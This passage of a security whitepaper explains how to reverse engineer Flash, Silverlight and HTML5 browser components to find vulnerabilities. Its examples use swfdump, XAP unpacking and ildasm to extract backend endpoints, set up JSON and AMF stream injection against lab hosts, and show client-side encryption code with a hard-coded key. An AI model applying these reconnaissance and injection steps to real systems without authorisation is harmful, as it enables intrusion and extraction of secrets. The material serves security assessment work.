Reverse Engineering Browser Components – Dissecting and Hacking Silverlight, HTML 5 and Flex

By Shreeraj Shah (Founder & Director, Blueinfy Solutions)

Hacking browser components by Reverse Engineering is emerging as the best way for discovering potential vulnerabilities across web applications in an era of Rich Internet Applications (RIA). The RIA space is flooded with technologies like HTML 5, Flex/Flash, Silverlight, extended DOM and numerous third party libraries. Browsers are the target of hackers, worms and malware with specific scope, almost on a daily basis. We have seen exploitation of these technologies on popular sites like Facebook, Twitter, Yahoo, Google, to name a few. The traditional boundaries of web applications are disappearing. Browsers today host a substantial part of web applications including data access, business logic, encryption, etc. along with presentation layer. This shift is making browser components a potential target for hackers. The danger of poorly written browser components being successfully exploited is greater in today's world with applications being significantly impacted.

Reverse Engineering techniques can be applied to determine potential weaknesses by following a well-defined methodology. Techniques to do so comprise reverse engineering the architecture of the browser layer, fingerprinting components, discovering cross domain interactions, debugging calls, DOM inspection, decompiling components, inter-platform communication, socket calls inspection and vulnerability tracing. This paper will go over these steps in detail and help in identifying any weakness or vulnerability associated with a browser component. Browsers are no longer static content loaders; they allow complicated operations to be run. Browsers can run powerful applications using HTML 5 components like Web Workers (threads), WebSockets and Sandboxed iframes. By loading Silverlight and Flex content, applications can emulate a rich desktop.

- Malware and Worms leveraging XHR and WebSockets
- Exploiting cool HTML 5 presentation features like CSS-opacity, Sandboxed iframes, Canvas, etc. for potential abuses like ClickJacking and Spoofing
- Reverse engineering Silverlight components to discover vulnerabilities and business logic secrets
- Hacking and attacking flex/flash components via DOM
- Protocol reverse engineering and injections AMF, WCF, JSON etc.
- DOM injections and pollution to gain execution capabilities
- Cross widgets and component hacking and architecture reverse engineering
- HTML 5 usage and impact analysis (Tag and Attributes decomposition)
- Decompilation and Static Code Analysis vectors for JavaScript/Flash/Silvelight
- Abusing and exploiting storage and WebSQL based browser components
- Attacking offline application mechanism
- Quick analysis of WebWorkers and abuse scenario
- SOP bypass and cross domain access and call reversing

Browser's model and components

Before we get into detail of reverse engineering of browser components and their impact on security let's quickly look at the threat model of browser with this newly defined stack. Browsers are running with several different components and application running inside browser leverages these components. It is imperative to understand browser's stack and its interactions as shown in figure 1.




Figure 1 – Browser Technology Stack and Model

A browser has four critical sections and an application runs under various conditions/roles across these components from time to time.

Presentation – HTML5, Silverlight and Flash are key layers on this stack. HTML5 is running as native browser while Silverlight and Flash are part of plug-in. Plug-ins need to be separately loaded and installed on various browsers.

Process & Logic – Application would have some logic and processing required and to execute them the use JavaScript, Document Object Model (DOM), Events, Parsers/Threads etc. All these components are part of core browser's working.

Network & Access – Network and communication with the rest of the world over Internet is key ingredient of the browser, it communicates with web servers over HTTP(S). Browser has various options now to communicate including XHR (XMLHttpRequest Object), Web Sockets and Plugins-Sockets.

Core Policies – Browser architecture is having set of policies for security like SOP, Sandboxing for iframe, shared resources etc. All these policies should be well guarded.

Application Architecture Trend and Features

It is imperative to understand how application architecture as it is changing and shifting based on newly available set of technologies. As we move towards HTML5, Silverlight and Flash/Flex-driven RIA applications, we are, in reality, moving backwards towards thick client applications of old. Thick client applications running in the browser is how next generation applications can be viewed. In this scenario a major change is overlapping layers and some layers now running on client side and not on the server. This is a major change with significant security impact as well. Figure 2 shows business logic or data access layers would be running on the client interface.




Figure 2 – Exposure on client layer


The risk of applications increases, if developers expose a critical component on the browser side. An attacker can figure out these routines and attack the weak areas. To determine these routines one can perform reverse engineering tricks and techniques. The next generation applications are using following new features at browser level.

- Support for various other technology stacks through plugins (Silverlight and Flash)
- New tags and modified attributes to support media, forms, iframes, etc.
- Advance networking calls and capabilities from XMLHttpRequest (XHR) object – level 2 and WebSockets (TCP streaming).

- Browsers’ own storage capabilities (Session, Local and Global)
- Applications can now run in an offline mode too by leveraging the local database which resides and runs in the browser, known as WebSQL.
- Powerful Document Object Model (DOM – Level 3) to support and glue various browser components and technologies.
- Sandboxing and iframe isolations by logical compartments inside the browser.
- Native support in the browser or through plugins for various different data streams like JSON, AMF, WCF, XML etc.
- Drag and Drop directly in the browser made possible to make the experience more desktop friendly.
- Browsers’ capabilities of performing input validations to protect their end clients.

Threat Model and Attack Vectors

Attack vectors keep changing all the time based on the introduction of new technologies and changes. Figure 3 shows how OWASP Top 10 has changed over years.



New Top Ten 2004
~~A1 Unvalidated Input~~
A2 Broken Access Control
A3 Broken Authentication and Session Management
A4 Cross Site Scripting (XSS) Flaws
~~A5 Buffer Overflows~~
A6 Injection Flaws
A7 Improper Error Handling
A8 Insecure Storage
~~A9 Denial of Service~~
~~A10 Insecure Configuration~~ Management

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Figure 3 – OWASP Top 10& Changes

Let’s look at the Top 10 in the context of the above threat model

- A1 – Injection: JSON, AMF, WCF, XML Injection through browser components or exploiting browsers through JS-Scripts and related streams, browser side injections over WebSQL.
- A2 – XSS : DOM based XSS, Script injection through Flash and Direct third party streams causing XSS. New HTML5 tags allows possible opportunities for XSS vulnerabilities.
- A3 – Broken Authentication and Session Management: Reverse Engineering Authentication and Authorization logic embedded in JS, Flash or Silverlight from the browser itself. *LocalStorage* contains authentication and authorization information.

- A4 – Insecure Direct Object Referencing : Insecure Data Access Level calls from browser.
- A5 – CSRF: CSRF with XML, JSON and AMF streams through browsers, poor policies on Flash and Silverlight, issues with SOP and implementations, poor content-type validation at server end, ClickJacking, a CSRF variant.
- A6 – Security Misconfiguration : Insecure browsers, poor policies, trust model loopholes.
- A7 – Failure to restrict URL Access : Hidden URL and resource-fetching from reverse engineering
- A8 – Unvalidated Redirects : DOM-based redirects and spoofing
- A9 – Insecure Crypto Storage : Local storage inside browser and Global variables without proper use of Cryptography.
- A10 – Insufficient Transport Layer Protection : Ajax and other calls going over non-SSL channels.

If we look at the above layers in the browser and the implementation of the new set of technologies we have following browser-specific threats emerging:

1. Reverse Engineering and Information Discovery from HTML5, DOM, Flash and Silverlight components.
2. Leveraging information extracted from Reverse Engineering to attack server side streams and components – polluting JSON, AMF, WCF and other streams.
3. Reverse engineering logic and algorithm and harvesting.
4. Abusing Feature and Tag to execute scripts; potential entry points for XSS across HTML5, Flash and Silverlight.
5. DOM, a potential place for abuse – DOM with XSS and Open Redirects, Runtime injections and tainted variable injections.
6. Storage, the hidden store – various options for storage, localstorage for HTML5, Flash / Silverlight-based storage and Global variables.
7. Offline database access and potential compromise using WebSQL.
8. Bypassing Sandbox mechanism – potential access possibilities.
9. UI redressing and ClickJacking with these components.
10. Accessing network layer of the browser – abusing XHR, WebSockets and Plug-ins.
11. SOP – guarding applications against CSRF, but it is possible to bypass and leverage cookie riding.
12. Web Workers and features like threading can be exploited by malware and spynets.
13. Browser running Mashups and Widgets – lots of potential for abuse.
14. Potential abuse over mobile interfaces and browsers over Android or iPhone

In view of these threats tied to the browser's application layer, these threats need to be addressed.

Approaches and Methodologies

Applying reverse engineering to browser components helps in catching vulnerabilities early in the software development life cycle. Reverse engineering can help in identifying resources bundled on the browser side and one can dissect them to determine different security issues and concerns. It contains reverse engineering the architecture of browser layer, fingerprinting components, discovery of cross domain interactions, debugging calls, DOM inspection, decompiling components, inter-platform communication, socket calls inspection and vulnerability tracing etc. Following are broad spectrum for reverse engineering on the browser side one can deploy.

- ***Static code analysis*** – It is simple to perform static analysis across code running in the browser. JavaScript code is available in cleartext and it is possible to perform a review of the code to determine several HTML 5-related vulnerabilities along with DOM based issues. It is also possible to do hybrid analysis to reduce the scope by capturing codebase at runtime (DOMTracer). HTML and JavaScript can help in identifying Localstorage issues, WebSQL implementation, HTML tag abuses and other DOM-driven issues.
- ***Object code analysis*** – Flash and Silverlight run on the browser stack as plug-ins. It is possible to retrieve their object code which runs on their own sandbox or platform within the browser. Both SWF (Flash/Flex) and XAP/DLL (Silverlight) have their object code that can be decompiled and analyzed. It is also possible to reconstruct the code in human understandable languages using decompilers like Lutz, SWFdump, Trilix etc. This method can be applied to mobile applications (Android/iPhone) as well to determine issues.
- ***Run time instrumentation*** – It is possible to monitoring the calls at the runtime in simulated environment is another approach to understanding the inner mechanism of browser components running the applications. It is possible to manipulate binary into DLL and then monitor behavior for security issues and discovery as well.
- ***Reverse Engineering and Protocol analysis*** – the traditional way to discover and monitor HTTP traffic going over SSL or non-SSL is by using a proxy. It’s important to observer AMF, SOAP and WCF traffic to discover server side vulnerabilities.

Let us look at threats and their analysis applicable to the threat model defined in above section.

Reverse Engineering and Information Discovery from HTML5, DOM, Flash and Silverlight components.

It is extremely easy to reverse engineer object code running Flash and Silverlight. An attacker can dissect the code to find weaknesses hidden in these components. It can leverage this knowledge to attack and sever side components as well. Also, static code analysis along with hybrid approach can help in determining DOM based issues related with HTML5.

Vulnerabilities

AMF/JSON stream injections, Hidden resource identification, Application inner working an knowledge, Information enumeration, poor variable/password/token identification etc.

Example/Scenarios/Discoveries

Let's see some examples of these types of approaches and vulnerabilities along with possible scenarios.

Example 1 – Dissecting Flash for hidden discoveries

It is possible to grab a *swf* file from the server which runs on the browser and decompile to dissect its internals and make discoveries. There are tools and products available to decompile *swf* files. For example, here is simple way of identifying backend service points and channels for Flex-driven applications.

```
D:\Tools\decomp>swfdump -a AMF.swf | grep -E "<services>.*?</services>"
        00638) + 2:2 pushstring "<services>\0a\09<service id="remoting-service">
\0a\09\09<destination id="fluorine">\0a\09\09\09<channels>\0a\09\09\09\09<channe
l ref="my-amf"/>\0a\09\09\09</channels>\0a\09\09</destination>\0a\09</service>\0
a\09<channels>\0a\09\09<channel id="my-amf" type="mx.messaging.channels.AMFChann
el">\0a\09\09\09<endpoint uri="http://{server.name}:{server.port}/AMF/Gateway.as
px"/>\0a\09\09\09<properties>\0a\09\09\09</properties>\0a\09\09</channel>\0a\09<
/channels>\0a</services>"
```

Over here, we just ran command with –a, which allows to dissect actions and we grab a regex for services. We clearly found back-end point. It's possible to grab variables, outer domain calls etc. All these extracted information help in identifying possible loopholes in the application.

Here is a quick grab on getData functions.

```
D:\Tools\decomp>swfdump -a AMF.swf | grep -E "getData(.*?)"
      00005) + 0:1 findpropstrict <q>[private]AMF::getData
      00007) + 2:1 callpropvoid <q>[private]AMF::getData, 1 params
   method <q>[public]::void <q>[private]AMF::getData=AMF/private:getData(<q>[p
ublic]::String)(1 params, 0 optional)
```

Example 2 – Dissecting Silverlight for discoveries and vulnerabilities


Silverlight application runs as a XAP file inside the browser. A XAP file is simply a compressed format. Unzip this file to see all files within the package.

```
Directory of D:\Tools\decomp\product

06/28/2011  12:05 PM    <DIR>          .
06/28/2011  12:05 PM    <DIR>          ..
03/31/2011  04:45 PM               487 AppManifest.xaml
03/31/2011  04:10 PM               647 ServiceReferences.ClientConfig
08/17/2009  10:35 PM           386,912 System.Windows.Controls.dll
03/31/2011  04:44 PM           574,976 test.dll
03/28/2011  11:58 AM           197,632 WeborbClient.dll
               5 File(s)      1,160,654 bytes
               2 Dir(s)      78,917,632 bytes free

D:\Tools\decomp\product>
```

DLLs contain object code and *xaml* and *config* files have some interesting information. Her e is just quickly to fetch backend resource. We have access to an *asmx* file. One can run enumeration and attack on this particular web services.

```
D:\Tools\decomp\product>cat ServiceReferences.ClientConfig | grep -E "<endpoint.
*"
            <endpoint address="http://win2003web/ws/dvds4less.asmx"

D:\Tools\decomp\product>
```

It is possible to completely decompile a DLL file using ildasm, visualize code in IL, and then be passed to a decompiler like *lutz/ILSpy* to fetch the C# code.



```
.imagebase 0x00400000
^C^C
D:\Tools\decomp\product>ildasm /TEXT test.dll | more

//  Microsoft (R) .NET Framework IL Disassembler.  Version 3.5.3072
//  Copyright (c) Microsoft Corporation.  All rights reserved.



// Metadata version: v2.0.50727
.assembly extern System.Windows
{
  .publickeytoken = (7C EC 85 D7 BE A7 79 8E )
y.
  .ver 2:0:5:0
}
.assembly extern mscorlib
{
  .publickeytoken = (7C EC 85 D7 BE A7 79 8E )
y.
  .ver 2:0:5:0
}
```

This way it is possible to run Static Code Analysis on object code.

Leveraging information extracted from Reverse Engineering to attack server side streams and components – polluting JSON, AMF, WCF and other streams.


Reverse engineering helps in identifying server side streams and injection points. An application written in Silverlight, JavaScript or Flash may be making calls over SOAP, XML, JSON or AMF to the backend. One can start injecting these streams to quickly identify if SQL injection or XPATH injection issues, common with Web 2.0 and RIA applications, exist.

Vulnerabilities

SQL/XPATH/LDAP injections, Information Leakage, Fingerprinting, Library identification, etc.

Example - Leveraging knowledge to perform server side Injection


In the above case, we found an AMF stream entry point. It is now possible to manipulate this stream to discover server side issues.



```
http://192.168.100.9:8400
  flex/
    messagebroker/
      amf (5)
      amf (HelloWorld.sayHello)
      amf (HelloWorld.sayHello)
      amf (HelloWorld.sayHello)
```

Name	Type	Value
AMF Message	Message	
Header		
Body		
[0]	Body Part	
Target	String	/2/onResult
Response	String	
Content	Externalized Object	DSK
body	String	com.mysql.jdbc.excepti
timestamp	Number	1270128132310
abstractMessageTrailers0		
clientIdBytes	Byte Array	fbf81725d70cf974031
messageIdBytes	Byte Array	fbf8174a760f2148c565
correlationIdBytes	Byte Array	19b2b9fb21c43a524a2

Here, we can use proxies like *Charles* or *Burp* to manipulate AMF traffic before it hits the server. We can inject and exploit the system by leveraging or reconstructing the calls from reverse engineering. A similar attempt can be made over JSON code as shown below:


```
POST    http://192.168.50.50/json/jservice.ashx    HTTP/1.1
HTTP Headers
Host: 192.168.50.50
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: http://192.168.50.50/
```
Send POST Content ?
```
{"id":5,"method":"getProduct","params":{ "id" : ""}}
```
Content-Length: 53


The figure shows JSON content being injected to target server side resources. A number of entry points can be identified once complete reverse engineering is done. Fuzzing can be done over different sets of streams.

Logic and algorithm reverse engineering and harvesting

Applications can also be run by embedding logic in client side code. If the logic is part of Flash, JavaScript or Silverlight then it is possible to dissect and identify these calls. Heavily JavaScript-driven applications have several loopholes. Potential weaknesses in client side code can be exploited. Some of the interesting areas are:

- Embedded authorization tokens
- Hard-coded logical strings
- Hidden fields and information enumeration
- Encryption logic
- User profile tokens
- SOAP calls and XML streaming point and changes
- Business logic and secrets
- Information about data access layer and queries
- Authentication logic and scenarios
- Single Sign On logic bypass and direct access calls

In some cases, code would need to be reconstructed from object code; tools like decompilers can help in this process. To profile JavaScript calls, run DOMTracer or Firebug.



```
function getBank(plain)
{
        var key = "web2.0";
        //alert(plain + " \n " +  plain.length);
        //var cipher =  Encrypt_text(key,plain);
        var cipher = encrypt(plain, key);

        var xmlhttp=false;
        try  {    xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
                /* for IE < 5 */
```

For example, in the above case we dissect and reverse engineer the encryption logic using static analysis along with setting up break points at runtime.

Feature and Tag abuses to execute script and potential entry points for XSS across HTML5, Flash and Silverlight.

